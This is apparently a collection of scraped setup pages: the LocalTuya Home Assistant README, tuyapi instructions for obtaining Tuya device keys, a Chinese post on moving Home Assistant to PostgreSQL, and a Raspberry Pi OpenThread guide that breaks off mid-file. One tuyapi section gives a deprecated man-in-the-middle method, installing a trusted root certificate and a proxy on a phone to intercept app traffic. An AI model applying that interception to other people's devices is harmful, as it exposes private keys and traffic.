**NOTE: You must have your Tuya device's Key and ID in order to use LocalTuya. The easiest way is to configure the Cloud API account in the integration. If you choose not to do it, there are several ways to obtain the local\_keys depending on your environment and the devices you own. A good place to start getting info is [https://github.com/codetheweb/tuyapi/blob/master/docs/SETUP.md](https://github.com/codetheweb/tuyapi/blob/master/docs/SETUP.md) or [https://pypi.org/project/tinytuya/](https://pypi.org/project/tinytuya/).**
|
||||
|
||||
**NOTE 2: If you plan to integrate these devices on a network that has internet and blocking their internet access, you must also block DNS requests (to the local DNS server, e.g. 192.168.1.1). If you only block outbound internet, then the device will sit in a zombie state; it will refuse / not respond to any connections with the localkey. Therefore, you must first connect the devices with an active internet connection, grab each device localkey, and implement the block.**
|
||||
|
||||
## Adding the Integration
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#adding-the-integration)
|
||||
|
||||
**NOTE: starting from v4.0.0, configuration using YAML files is no longer supported. The integration can only be configured using the config flow.**
|
||||
|
||||
To start configuring the integration, just press the "+ADD INTEGRATION" button in the Settings - Integrations page, and select LocalTuya from the drop-down menu. The Cloud API configuration page will appear, requesting to input your Tuya IoT Platform account credentials:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/9-cloud_setup.png)
|
||||
|
||||
To setup a Tuya IoT Platform account and setup a project in it, refer to the instructions for the official Tuya integration: [https://www.home-assistant.io/integrations/tuya/](https://www.home-assistant.io/integrations/tuya/) The place to find the Client ID and Secret is described in this link (in the ["Get Authorization Key"](https://www.home-assistant.io/integrations/tuya/#get-authorization-key) paragraph), while the User ID can be found in the "Link Tuya App Account" subtab within the Cloud project:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/8-user_id.png)
|
||||
|
||||
> **Note: as stated in the above link, if you already have an account and an IoT project, make sure that it was created after May 25, 2021 (due to changes introduced in the cloud for Tuya 2.0). Otherwise, you need to create a new project. See the following screenshot for where to check your project creation date:**
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/6-project_date.png)
|
||||
|
||||
After pressing the Submit button, the first setup is complete and the Integration will be added.
|
||||
|
||||
> **Note: it is not mandatory to input the Cloud API credentials: you can choose to tick the "Do not configure a Cloud API account" button, and the Integration will be added anyway.**
|
||||
|
||||
After the Integration has been set up, devices can be added and configured pressing the Configure button in the Integrations page:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/10-integration_configure.png)
|
||||
|
||||
## Integration Configuration menu
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#integration-configuration-menu)
|
||||
|
||||
The configuration menu is the following:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/11-config_menu.png)
|
||||
|
||||
From this menu, you can select the "Reconfigure Cloud API account" to edit your Tuya Cloud credentials and settings, in case they have changed or if the integration was migrated from v.3.x.x versions.
|
||||
|
||||
You can then proceed Adding or Editing your Tuya devices.
|
||||
|
||||
## Adding/editing a device
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#addingediting-a-device)
|
||||
|
||||
If you select to "Add or Edit a device", a drop-down menu will appear containing the list of detected devices (using auto-discovery if adding was selected, or the list of already configured devices if editing was selected): you can select one of these, or manually input all the parameters selecting the "..." option.
|
||||
|
||||
> **Note: The tuya app on your device must be closed for the following steps to work reliably.**
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/1-discovery.png)
|
||||
|
||||
If you have selected one entry, you only need to input the device's Friendly Name and localKey. These values will be automatically retrieved if you have configured your Cloud API account, otherwise you will need to input them manually.
|
||||
|
||||
Setting the scan interval is optional, it is only needed if energy/power values are not updating frequently enough by default. Values less than 10 seconds may cause stability issues.
|
||||
|
||||
Setting the 'Manual DPS To Add' is optional, it is only needed if the device doesn't advertise the DPS correctly until the entity has been properly initiailised. This setting can often be avoided by first connecting/initialising the device with the Tuya App, then closing the app and then adding the device in the integration. **Note: Any DPS added using this option will have a -1 value during setup.**
|
||||
|
||||
Setting the 'DPIDs to send in RESET command' is optional. It is used when a device doesn't respond to any Tuya commands after a power cycle, but can be connected to (zombie state). This scenario mostly occurs when the device is blocked from accessing the internet. The DPids will vary between devices, but typically "18,19,20" is used. If the wrong entries are added here, then the device may not come out of the zombie state. Typically only sensor DPIDs entered here.
|
||||
|
||||
Once you press "Submit", the connection is tested to check that everything works.
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/2-device.png)
|
||||
|
||||
Then, it's time to add the entities: this step will take place several times. First, select the entity type from the drop-down menu to set it up. After you have defined all the needed entities, leave the "Do not add more entities" checkbox checked: this will complete the procedure.
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/3-entity_type.png)
|
||||
|
||||
For each entity, the associated DP has to be selected. All the options requiring to select a DP will provide a drop-down menu showing all the available DPs found on the device (with their current status!!) for easy identification.
|
||||
|
||||
**Note: If your device requires an LocalTuya to send an initialisation value to the entity for it to work, this can be configured (in supported entities) through the 'Passive entity' option. Optionally you can specify the initialisation value to be sent**
|
||||
|
||||
Each entity type has different options to be configured. Here is an example for the "switch" entity:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/4-entity.png)
|
||||
|
||||
Once you configure the entities, the procedure is complete. You can now associate the device with an Area in Home Assistant
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya-homeassistant/blob/master/img/5-success.png)
|
||||
|
||||
## Migration from LocalTuya v.3.x.x
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#migration-from-localtuya-v3xx)
|
||||
|
||||
If you upgrade LocalTuya from v3.x.x or older, the config entry will automatically be migrated to the new setup. Everything should work as it did before the upgrade, apart from the fact that in the Integration tab you will see just one LocalTuya integration (showing the number of devices and entities configured) instead of several Integrations grouped within the LocalTuya Box. This will happen both if the old configuration was done using YAML files and with the config flow. Once migrated, you can just input your Tuya IoT account credentials to enable the support for the Cloud API (and benefit from the local\_key retrieval and auto-update): see [Configuration menu](https://github.com/rospogrigio/localtuya#integration-configuration-menu).
|
||||
|
||||
If you had configured LocalTuya using YAML files, you can delete all its references from within the YAML files because they will no longer be considered so they might bring confusion (only the logger configuration part needs to be kept, of course, see [Debugging](https://github.com/rospogrigio/localtuya#debugging) ).
|
||||
|
||||
## Energy monitoring values
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#energy-monitoring-values)
|
||||
|
||||
You can obtain Energy monitoring (voltage, current) in two different ways:
|
||||
|
||||
1. Creating individual sensors, each one with the desired name. Note: Voltage and Consumption usually include the first decimal. You will need to scale the parament by 0.1 to get the correct values.
|
||||
2. Access the voltage/current/current\_consumption attributes of a switch, and define template sensors Note: these values are already divided by 10 for Voltage and Consumption
|
||||
3. On some devices, you may find that the energy values are not updating frequently enough by default. If so, set the scan interval (see above) to an appropriate value. Settings below 10 seconds may cause stability issues, 30 seconds is recommended.
|
||||
|
||||
sensor:
|
||||
- platform: template
|
||||
sensors:
|
||||
tuya-sw01\_voltage:
|
||||
value\_template: \>-
|
||||
{{ states.switch.sw01.attributes.voltage }}
|
||||
unit\_of\_measurement: 'V'
|
||||
tuya-sw01\_current:
|
||||
value\_template: \>-
|
||||
{{ states.switch.sw01.attributes.current }}
|
||||
unit\_of\_measurement: 'mA'
|
||||
tuya-sw01\_current\_consumption:
|
||||
value\_template: \>-
|
||||
{{ states.switch.sw01.attributes.current\_consumption }}
|
||||
unit\_of\_measurement: 'W'
|
||||
|
||||
## Climates
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#climates)
|
||||
|
||||
There are a multitude of Tuya based climates out there, both heaters, thermostats and ACs. The all seems to be integrated in different ways and it's hard to find a common DP mapping. Below are a table of DP to product mapping which are currently seen working. Use it as a guide for your own mapping and please contribute to the list if you have the possibility.
|
||||
|
||||
| DP | Moes BHT 002 | Qlima WMS S + SC52 (AB;AF) | Avatto |
|
||||
| --- | --- | --- | --- |
|
||||
| 1 | ID: On/Off
|
||||
{true, false} | ID: On/Off
|
||||
{true, false} | ID: On/Off
|
||||
{true, false} |
|
||||
| 2 | Target temperature
|
||||
Integer, scaling: 0.5 | Target temperature
|
||||
Integer, scaling 1 | Target temperature
|
||||
Integer, scaling 1 |
|
||||
| 3 | Current temperature
|
||||
Integer, scaling: 0.5 | Current temperature
|
||||
Integer, scaling: 1 | Current temperature
|
||||
Integer, scaling: 1 |
|
||||
| 4 | Mode
|
||||
{0, 1} | Mode
|
||||
{"hot", "wind", "wet", "cold", "auto"} | ? |
|
||||
| 5 | Eco mode
|
||||
? | Fan mode
|
||||
{"strong", "high", "middle", "low", "auto"} | ? |
|
||||
| 15 | Not supported | Supported, unknown
|
||||
{true, false} | ? |
|
||||
| 19 | Not supported | Temperature unit
|
||||
{"c", "f"} | ? |
|
||||
| 23 | Not supported | Supported, unknown
|
||||
Integer, eg. 68 | ? |
|
||||
| 24 | Not supported | Supported, unknown
|
||||
Integer, eg. 64 | ? |
|
||||
| 101 | Not supported | Outdoor temperature
|
||||
Integer. Scaling: 1 | ? |
|
||||
| 102 | Temperature of external sensor
|
||||
Integer, scaling: 0.5 | Supported, unknown
|
||||
Integer, eg. 34 | ? |
|
||||
| 104 | Supported, unknown
|
||||
{true, false(?)} | Not supported | ? |
|
||||
|
||||
[Moes BHT 002](https://community.home-assistant.io/t/moes-bht-002-thermostat-local-control-tuya-based/151953/47) [Avatto thermostat](https://pl.aliexpress.com/item/1005001605377377.html?gatewayAdapt=glo2pol)
|
||||
|
||||
## Debugging
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#debugging)
|
||||
|
||||
Whenever you write a bug report, it helps tremendously if you include debug logs directly (otherwise we will just ask for them and it will take longer). So please enable debug logs like this and include them in your issue:
|
||||
|
||||
logger:
|
||||
default: warning
|
||||
logs:
|
||||
custom\_components.localtuya: debug
|
||||
custom\_components.localtuya.pytuya: debug
|
||||
|
||||
Then, edit the device that is showing problems and check the "Enable debugging for this device" button.
|
||||
|
||||
## Notes:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#notes)
|
||||
|
||||
- Do not declare anything as "tuya", such as by initiating a "switch.tuya". Using "tuya" launches Home Assistant's built-in, cloud-based Tuya integration in lieu of localtuya.
|
||||
|
||||
## To-do list:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#to-do-list)
|
||||
|
||||
- Create a (good and precise) sensor (counter) for Energy (kWh) -not just Power, but based on it-. Ideas: Use: [https://www.home-assistant.io/integrations/integration/](https://www.home-assistant.io/integrations/integration/) and [https://www.home-assistant.io/integrations/utility\_meter/](https://www.home-assistant.io/integrations/utility_meter/)
|
||||
|
||||
- Everything listed in [#15](https://github.com/rospogrigio/localtuya/issues/15)
|
||||
|
||||
|
||||
## Thanks to:
|
||||
|
||||
[](https://github.com/rospogrigio/localtuya#thanks-to)
|
||||
|
||||
NameLessJedi [https://github.com/NameLessJedi/localtuya-homeassistant](https://github.com/NameLessJedi/localtuya-homeassistant) and mileperhour [https://github.com/mileperhour/localtuya-homeassistant](https://github.com/mileperhour/localtuya-homeassistant) being the major sources of inspiration, and whose code for switches is substantially unchanged.
|
||||
|
||||
TradeFace, for being the only one to provide the correct code for communication with the cover (in particular, the 0x0d command for the status instead of the 0x0a, and related needs such as double reply to be received): [https://github.com/TradeFace/tuya/](https://github.com/TradeFace/tuya/)
|
||||
|
||||
sean6541, for the working (standard) Python Handler for Tuya devices.
|
||||
|
||||
jasonacox, for the TinyTuya project from where I could import the code to communicate with devices using protocol 3.4.
|
||||
|
||||
postlund, for the ideas, for coding 95% of the refactoring and boosting the quality of this repo to levels hard to imagine (by me, at least) and teaching me A LOT of how things work in Home Assistant.
|
||||
|
||||
[](https://www.buymeacoffee.com/rospogrigio) [](https://paypal.me/rospogrigio)
|
||||
+70
@@ -0,0 +1,70 @@
|
||||
---
|
||||
page-title: "tuyapi/docs/SETUP.md at master · codetheweb/tuyapi · GitHub"
|
||||
url: https://github.com/codetheweb/tuyapi/blob/master/docs/SETUP.md
|
||||
date: "2024-12-15 22:30:00"
|
||||
---
|
||||
**YMMV**: Tuya likes to change their website frequently and the below instructions may be slightly out of date. If something looks wrong, please open a new issue.
|
||||
|
||||
**Note**: both methods below require that your device works with the official Tuya Smart app. If your device only works with one specific app, it almost certainly won't work with TuyAPI.
|
||||
|
||||
All methods below require you to install the CLI tool before proceeding.
|
||||
|
||||
Install it by running `npm i @tuyapi/cli -g`. If it returns an error, you may need to prefix the command with `sudo`. (Tip: using `sudo` to install global packages is not considered best practice. See [this NPM article](https://docs.npmjs.com/getting-started/fixing-npm-permissions) for some help.)
|
||||
|
||||
## Listing Tuya devices from the **Tuya Smart** or **Smart Life** apps
|
||||
|
||||
[](https://github.com/codetheweb/tuyapi/blob/master/docs/SETUP.md#listing-tuya-devices-from-the-tuya-smart-or-smart-life-apps)
|
||||
|
||||
This method is fast and easy. If you're having trouble manually linking your device with the below method, we recommend you try this. All devices that you want to use **must** be registered in either the Tuya Smart app or the Smart Life app.
|
||||
|
||||
1. Follow steps 1 through 3 from the "Linking a Tuya device with Smart Link" method below.
|
||||
2. Go to Cloud -> Development and click the project you created earlier. Then click the "Devices" tab. Click the "Link Tuya App account" tab, and select the right data center in the upper right dropdown (eg Western America).
|
||||
3. Click "Add App Account" and scan the QR code from your smart phone/tablet app by going to the 'Me' tab in the app, and tapping a QR code / Scan button in the upper right. Your account will now be linked.
|
||||
4. On the command line, run `tuya-cli wizard`. It will prompt you for required information, and will then list out all your device names, IDs, and keys for use with TuyAPI. Copy and save this information to a safe place for later reference.
|
||||
|
||||
## Linking a Tuya device with Smart Link
|
||||
|
||||
[](https://github.com/codetheweb/tuyapi/blob/master/docs/SETUP.md#linking-a-tuya-device-with-smart-link)
|
||||
|
||||
This method requires you to create a developer account on [iot.tuya.com](https://iot.tuya.com/). It doesn't matter if the device(s) are currently registered in the Tuya Smart app or Smart Life app or not.
|
||||
|
||||
1. Create a new account on [iot.tuya.com](https://iot.tuya.com/) and make sure you are logged in. **Select United States as your country when signing up.** This seems to skip a [required verify step](https://github.com/codetheweb/tuyapi/issues/425).
|
||||
2. Go to Cloud -> Development in the left nav drawer. If you haven't already, you will need to "purchase" the Trial Plan before you can proceed with this step. You will not have to add any form of payment, and the purchase is of no charge. Once in the Projects tab, click "Create". **Make sure you select "Smart Home" for both the "Industry" field and the development method.** Select your country of use in the for the location access option, and feel free to skip the services option in the next window. After you've created a new project, click into it. The "Access ID/Client ID" and "Access Secret/Client Secret" are the API Key and API Secret values need in step 7.
|
||||
3. Go to Cloud -> Development -> "MyProject" -> Service API -> "Go to authorize". "Select API" > click subscribe on "IoT Core", "Authorization", and "Smart Home Scene Linkage" in the dropdown. Click subscribe again on every service (also check your PopUp blocker). Click "basic edition" and "buy now" (basic edition is free). Check if the 3 services are listed under Cloud -> Projects -> "MyProject" -> API. If not, click "Add Authorization" and select them.
|
||||
4. Go to App -> App SDK -> Development in the nav drawer. Click "Create" and enter whatever you want for the package names and Channel ID (for the Android package name, you must enter a string beginning with `com.`). Take note of the **Channel ID** you entered. This is equivalent to the `schema` value needed in step 7. Ignore any app key and app secret values you see in this section as they are not used.
|
||||
5. Go to Cloud -> Development and click the project you created earlier. Then click "Link Device". Click the "Link devices by Apps" tab, and click "Add Apps". Check the app you just created and click "Ok".
|
||||
6. Put your devices into linking mode. This process is specific to each type of device, find instructions in the Tuya Smart app. Usually this consists of turning it on and off several times or holding down a button.
|
||||
7. On the command line, run `tuya-cli link --api-key <your api key> --api-secret <your api secret> --schema <your schema/Channel ID> --ssid <your WiFi name> --password <your WiFi password> --region us`. For the region parameter, choose the two-letter country code from `us`, `eu`, and `cn` that is geographically closest to you.
|
||||
8. Your devices should link in under a minute and the parameters required to control them will be printed out to the console. If you experience problems, first make sure any smart phone/tablet app that you use with your devices is completely closed and not attempting to communicate with any of the devices.
|
||||
|
||||
### Troubleshooting
|
||||
|
||||
[](https://github.com/codetheweb/tuyapi/blob/master/docs/SETUP.md#troubleshooting)
|
||||
|
||||
**`Error: sign invalid`**
|
||||
|
||||
This means that one of the parameters you're passing in (`api-key`, `api-secret`, `schema`) is incorrect. Double check the values.
|
||||
|
||||
**`Device(s) failed to be registered! Error: Timed out waiting for devices to connect.`**
|
||||
|
||||
This can happen for a number of reasons. It means that the device never authenticated against Tuya's API (although it *does not* necessarily mean that the device could not connect to WiFi). Try the following:
|
||||
|
||||
- Making sure that your computer is connected to your network via WiFi **only** (unplug ethernet if necessary)
|
||||
- Making sure that your network is 2.4 Ghz (devices will also connect if you have both 2.4 Ghz and 5 Ghz bands under the same SSID)
|
||||
- Using a different OS
|
||||
- Removing special characters from your network's SSID
|
||||
|
||||
## **DEPRECATED** - Linking a Tuya Device with MITM
|
||||
|
||||
[](https://github.com/codetheweb/tuyapi/blob/master/docs/SETUP.md#deprecated---linking-a-tuya-device-with-mitm)
|
||||
|
||||
This method is deprecated because Tuya-branded apps have started to encrypt their traffic in an effort to prevent MITM attacks like this one. If this method doesn't work, try the above.
|
||||
|
||||
1. Add any devices you want to use with `tuyapi` to the Tuya Smart app.
|
||||
2. Install AnyProxy by running `npm i anyproxy -g`. Then run `anyproxy-ca`.
|
||||
3. Run `tuya-cli list-app`. It will print out a QR code; scan it with your phone and install the root certificate. After installation, [trust the installed root certificate](https://support.apple.com/en-nz/HT204477).
|
||||
4. [Configure the proxy](http://www.iphonehacks.com/2017/02/how-to-configure-use-proxy-iphone-ipad.html) on your phone with the parameters provided in the console.
|
||||
5. Enable full trust of certificate by going to Settings > General > About > Certificate Trust Settings
|
||||
6. Open Tuya Smart and refresh the list of devices by "pulling down".
|
||||
7. A list of ID and key pairs should appear in the console.
|
||||
8. It's recommended to untrust the root certificate after you're done for security purposes.
|
||||
+37
@@ -0,0 +1,37 @@
|
||||
---
|
||||
page-title: "数据库从MySQL迁移到PostgreSQL - 『HomeAssistant』综合讨论区 - 『瀚思彼岸』» 智能家居技术论坛 - Powered by Discuz!"
|
||||
url: https://bbs.hassbian.com/thread-24271-1-1.html
|
||||
date: "2024-12-20 13:04:53"
|
||||
---
|
||||
*本帖最后由 ming88208 于 2024-2-22 13:59 编辑*
|
||||
|
||||
对于HA而言,PostgreSQL也许是更好的数据库,迁移后整库备份的时间从10分钟降低到10秒以内。方法:
|
||||
|
||||
1. 安装PostgreSQL数据库,并新建homeassistant用户和homeassistant表。
|
||||
|
||||
*复制代码* *隐藏代码*`docker run --name pg --restart=always -v /home/dbbackup:/home/dbbackup -e POSTGRES_PASSWORD=你的密码 -p 5432:5432 -v /home/docker/postgresql:/var/lib/postgresql/data -d postgres docker exec -it pg bash # -------- su postgres createuser homeassistant -P # 数据库密码 createdb -O homeassistant homeassistant`
|
||||
|
||||
2. 在ha的配置文件中切换到pgsql。
|
||||
|
||||
*复制代码* *隐藏代码*`recorder: # db_url: mysql://root:数据库密码@host.docker.internal:3306/homeassistant?charset=utf8mb4 db_url: postgresql://homeassistant:数据库密码@host.docker.internal:5432/homeassistant`
|
||||
|
||||
3. 在docker中重启ha进程,此时ha载入会初始化pgsql数据库。但我们不希望其初始化后进行数据写入,污染id设置,因此需要利用Navicat,在数据库结构初始化完毕的瞬间立马停止ha进程,此时表结构已经就绪,但所有表均没有任何记录。
|
||||
|
||||
4. 准备`/home/docker/pgloader/pgload.load`文件。
|
||||
|
||||
|
||||
*复制代码* *隐藏代码*`LOAD DATABASE FROM mysql://root:数据库密码@localhost:3306/homeassistant INTO pgsql://homeassistant:数据库密码@localhost:5432/homeassistant WITH data only, workers = 8, concurrency = 1 CAST type datetime to timestamp drop default drop not null using zero-dates-to-null ;`
|
||||
|
||||
5. 运行PGLOADER
|
||||
`docker run -it --rm --name=pgloader --net=host -v /home/docker/pgloader:/loads dimitri/pgloader`
|
||||
|
||||
6. 执行`pgloader /pgloader/pgload.load`进行数据迁移。
|
||||
|
||||
7. 在PGSQL中运行以下SQL语句,设置自增ID。其中第一行的作用是查找所有序列,结果应该如注释中所示。
|
||||
|
||||
|
||||
*复制代码* *隐藏代码*`SELECT c.relname FROM pg_class c WHERE c.relkind ='S'; /* event_types_event_type_id_seq state_attributes_attributes_id_seq event_data_data_id_seq states_meta_metadata_id_seq statistics_meta_id_seq events_event_id_seq recorder_runs_run_id_seq schema_changes_change_id_seq statistics_runs_run_id_seq states_state_id_seq statistics_id_seq statistics_short_term_id_seq */ SELECT setval('event_types_event_type_id_seq', MAX(event_type_id)) FROM event_types; SELECT setval('state_attributes_attributes_id_seq', MAX(attributes_id)) FROM state_attributes; SELECT setval('event_data_data_id_seq', MAX(data_id)) FROM event_data; SELECT setval('states_meta_metadata_id_seq', MAX(metadata_id)) FROM states_meta; SELECT setval('statistics_meta_id_seq', MAX(id)) FROM statistics_meta; SELECT setval('events_event_id_seq', MAX(event_id)) FROM events; SELECT setval('recorder_runs_run_id_seq', MAX(run_id)) FROM recorder_runs; SELECT setval('schema_changes_change_id_seq', MAX(change_id)) FROM schema_changes; SELECT setval('statistics_runs_run_id_seq', MAX(run_id)) FROM statistics_runs; SELECT setval('states_state_id_seq', MAX(state_id)) FROM states; SELECT setval('statistics_id_seq', MAX(id)) FROM statistics; SELECT setval('statistics_short_term_id_seq', MAX(id)) FROM statistics_short_term;`
|
||||
|
||||
8. 重新运行ha容器。可以发现迁移后实体的历史数据仍然存在。
|
||||
|
||||
9. (踩坑修复)第一次迁移时操作不当,在数据库写入数据后再进行自增ID修改,导致能源数据异常。重新建立了一个新的PGSQL数据库后,严格按照以上步骤执行不再出现异常问题。目前一切正常,没有发现BUG。
|
||||
@@ -0,0 +1,344 @@
|
||||
---
|
||||
page-title: "树莓派 OpenThread 边界路由器配置 - YP.Lam"
|
||||
url: https://yplam.com/IOT/openthread/raspberry-pi-openthread/
|
||||
date: "2024-12-13 11:14:15"
|
||||
---
|
||||
## 树莓派 OpenThread 边界路由器配置[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#openthread "Permanent link")
|
||||
|
||||
OpenThread 边界路由器的作用是作为 Thread 网络与其他基于IP的网络(如WIFI、以太网)的桥梁。有了边界路由器的存在才让 Thread 网络中的设备成了跟手机、电脑等对等的一员(是的,基于IP就是那么自信)。
|
||||
|
||||
OpenThread 官方提供 Docker、 BeagleBone Black、Raspberry Pi 3B 的支持(代码中 OpenWRT 也是有支持的,只是可能还未正式稳定)。本文将尽量详细地记录 Raspberry Pi 3B 配置成边界路由器的过程。
|
||||
|
||||
## 树莓派基础配置[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#_1 "Permanent link")
|
||||
|
||||
第一步当然是下载镜像,并且写入到SD卡。官网地址:[https://www.raspberrypi.org/downloads/raspberry-pi-os/](https://www.raspberrypi.org/downloads/raspberry-pi-os/) 。Linux系统下可以直接用以下命令写入镜像:
|
||||
|
||||
```
|
||||
# 注意:请根据真实情况选择磁盘,不然可能会导致你的数据丢失
|
||||
sudo dd bs=4M if=2020-08-20-raspios-buster-armhf-lite.img of=/dev/mmcblk0 conv=fsync
|
||||
```
|
||||
|
||||
### 启用wifi与ssh[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#wifissh "Permanent link")
|
||||
|
||||
使用headless的配置方式,不需要显示器与外接键盘。在SD卡的 boot 分区中创建一个空的 ssh 文件:
|
||||
|
||||
```
|
||||
cd /run/media/yplam/boot
|
||||
touch ssh
|
||||
```
|
||||
|
||||
在刚刚那个 boot 分区新建一个 wpa\_supplicant.conf 文件,输入 WIFI 网络信息:
|
||||
|
||||
```
|
||||
country=CN
|
||||
ctrl_interface=DIR=/var/run/wpa_supplicant GROUP=netdev
|
||||
update_config=1
|
||||
|
||||
network={
|
||||
ssid="NETWORK-NAME"
|
||||
psk="NETWORK-PASSWORD"
|
||||
}
|
||||
```
|
||||
|
||||
插入SD卡上电启动,如果有mdns的话直接 :
|
||||
|
||||
```
|
||||
ping raspberrypi.local
|
||||
```
|
||||
|
||||
获取IP,如果没有则登录路由器把它找出来,然后ssh登录,用户名pi,密码 raspberry 。
|
||||
|
||||
### 基础软件安装[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#_2 "Permanent link")
|
||||
|
||||
```
|
||||
sudo apt install git
|
||||
```
|
||||
|
||||
## OTBR编译安装[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#otbr "Permanent link")
|
||||
|
||||
```
|
||||
git clone https://github.com/openthread/ot-br-posix
|
||||
cd ot-br-posix
|
||||
./script/bootstrap
|
||||
./script/setup
|
||||
```
|
||||
|
||||
注意,可能需要改改 script/\_dns64 中关于 dns 服务器的配置(国内无法访问)
|
||||
|
||||
## RCP 配置[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#rcp "Permanent link")
|
||||
|
||||
编译 RCP 固件,如 NRF52840 可以使用以下编译选项:
|
||||
|
||||
```
|
||||
cd /src/openthread/
|
||||
./bootstrap
|
||||
make -f examples/Makefile-nrf52840 BORDER_AGENT=1 BORDER_ROUTER=1 COMMISSIONER=1 UDP_FORWARD=1 USB=1 LINK_RAW=1 BOOTLOADER=USB
|
||||
cd /src/openthread/output/nrf52840/bin
|
||||
arm-none-eabi-objcopy -O ihex ot-rcp ot-rcp.hex
|
||||
```
|
||||
|
||||
插入 RCP 到树莓派 USB 口,查看:
|
||||
|
||||
```
|
||||
ls /dev/tty*
|
||||
```
|
||||
|
||||
名称为 /dev/ttyACM\* 的设备即为 RCP;修改配置文件 /etc/default/otbr-agent
|
||||
|
||||
```
|
||||
OTBR_AGENT_OPTS="-I wpan0 spinel+hdlc+uart:///dev/ttyACM0"
|
||||
```
|
||||
|
||||
修改配置后重启系统,运行以下命令:
|
||||
|
||||
```
|
||||
sudo systemctl status
|
||||
```
|
||||
|
||||
如果安装正常,则可以看到相关服务正常运行:
|
||||
|
||||
```
|
||||
avahi-daemon.service
|
||||
otbr-agent.service
|
||||
otbr-web.service
|
||||
```
|
||||
|
||||
而运行下面命令可以看到OpenThread网络为 disabled 状态
|
||||
|
||||
```
|
||||
sudo ot-ctl state
|
||||
```
|
||||
|
||||
## AP模式配置[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#ap "Permanent link")
|
||||
|
||||
树莓派可以配置运行在 AP 模式,其他设备可以接入树莓派提供的网络来管理 OpenThread 网络。
|
||||
|
||||
安装以下软件:
|
||||
|
||||
```
|
||||
sudo apt-get install hostapd dnsmasq tayga
|
||||
```
|
||||
|
||||
- hostapd — 允许使用树莓派的WIFI允许在AP模式
|
||||
- dnsmasq — 提供 DHCP 与 DNS 服务
|
||||
- tayga — NAT64服务,提供外网 IPV4 地址到 IPV6 地址的转换
|
||||
|
||||
修改文件 /etc/dhcpcd.conf,末尾增加一行
|
||||
|
||||
```
|
||||
denyinterfaces wlan0
|
||||
|
||||
```
|
||||
|
||||
新建文件 /etc/network/interfaces.d/wlan0
|
||||
|
||||
```
|
||||
allow-hotplug wlan0
|
||||
iface wlan0 inet static
|
||||
address 192.168.1.2
|
||||
netmask 255.255.255.0
|
||||
network 192.168.1.0
|
||||
broadcast 192.168.1.255
|
||||
|
||||
```
|
||||
|
||||
配置 /etc/hostapd/hostapd.conf,因为使用的是 PI3B+,支持5G网络,配置有所不同
|
||||
|
||||
```
|
||||
# The Wi-Fi interface configured for static IPv4 addresses
|
||||
interface=wlan0
|
||||
|
||||
# Use the 802.11 Netlink interface driver
|
||||
driver=nl80211
|
||||
|
||||
# The user-defined name of the network
|
||||
ssid=BorderRouter-AP
|
||||
|
||||
# Use the 5GHz band
|
||||
hw_mode=a
|
||||
|
||||
# Use channel 6
|
||||
channel=40
|
||||
|
||||
# Enable 802.11n
|
||||
ieee80211n=1
|
||||
|
||||
# Enable WMM
|
||||
wmm_enabled=1
|
||||
|
||||
require_ht=1
|
||||
ht_capab=[HT40-][DSSS_CCK-40]
|
||||
|
||||
# Accept all MAC addresses
|
||||
macaddr_acl=0
|
||||
|
||||
# Use WPA authentication
|
||||
auth_algs=1
|
||||
|
||||
# Require clients to know the network name
|
||||
ignore_broadcast_ssid=0
|
||||
|
||||
# Use WPA2
|
||||
wpa=2
|
||||
|
||||
# Use a pre-shared key
|
||||
wpa_key_mgmt=WPA-PSK
|
||||
|
||||
# The network passphrase
|
||||
wpa_passphrase=12345678
|
||||
|
||||
# Use AES, instead of TKIP
|
||||
rsn_pairwise=CCMP
|
||||
|
||||
```
|
||||
|
||||
修改 /etc/default/hostapd
|
||||
|
||||
```
|
||||
DAEMON_CONF="/etc/hostapd/hostapd.conf"
|
||||
|
||||
```
|
||||
|
||||
```
|
||||
sudo systemctl unmask hostapd
|
||||
sudo systemctl start hostapd
|
||||
```
|
||||
|
||||
修改 /etc/systemd/system/hostapd.service
|
||||
|
||||
```
|
||||
[Unit]
|
||||
Description=Hostapd IEEE 802.11 Access Point
|
||||
After=sys-subsystem-net-devices-wlan0.device
|
||||
BindsTo=sys-subsystem-net-devices-wlan0.device
|
||||
|
||||
[Service]
|
||||
Type=forking
|
||||
PIDFile=/var/run/hostapd.pid
|
||||
ExecStart=/usr/sbin/hostapd -B /etc/hostapd/hostapd.conf -P /var/run/hostapd.pid
|
||||
|
||||
[Install]
|
||||
WantedBy=multi-user.target
|
||||
|
||||
```
|
||||
|
||||
在 /etc/rc.local 的 exit 0 之前添加
|
||||
|
||||
```
|
||||
sudo service hostapd start
|
||||
```
|
||||
|
||||
重启树莓派,可以看到多了一个名叫 BorderRouter-AP 的 wifi 网络可以加入。
|
||||
|
||||
## 配置 dnsmasq[¶](https://yplam.com/IOT/openthread/raspberry-pi-openthread/#dnsmasq "Permanent link")
|
||||
|
||||
修改 /etc/dnsmasq.conf
|
||||
|
||||
```
|
||||
# The Wi-Fi interface configured for static IPv4 addresses
|
||||
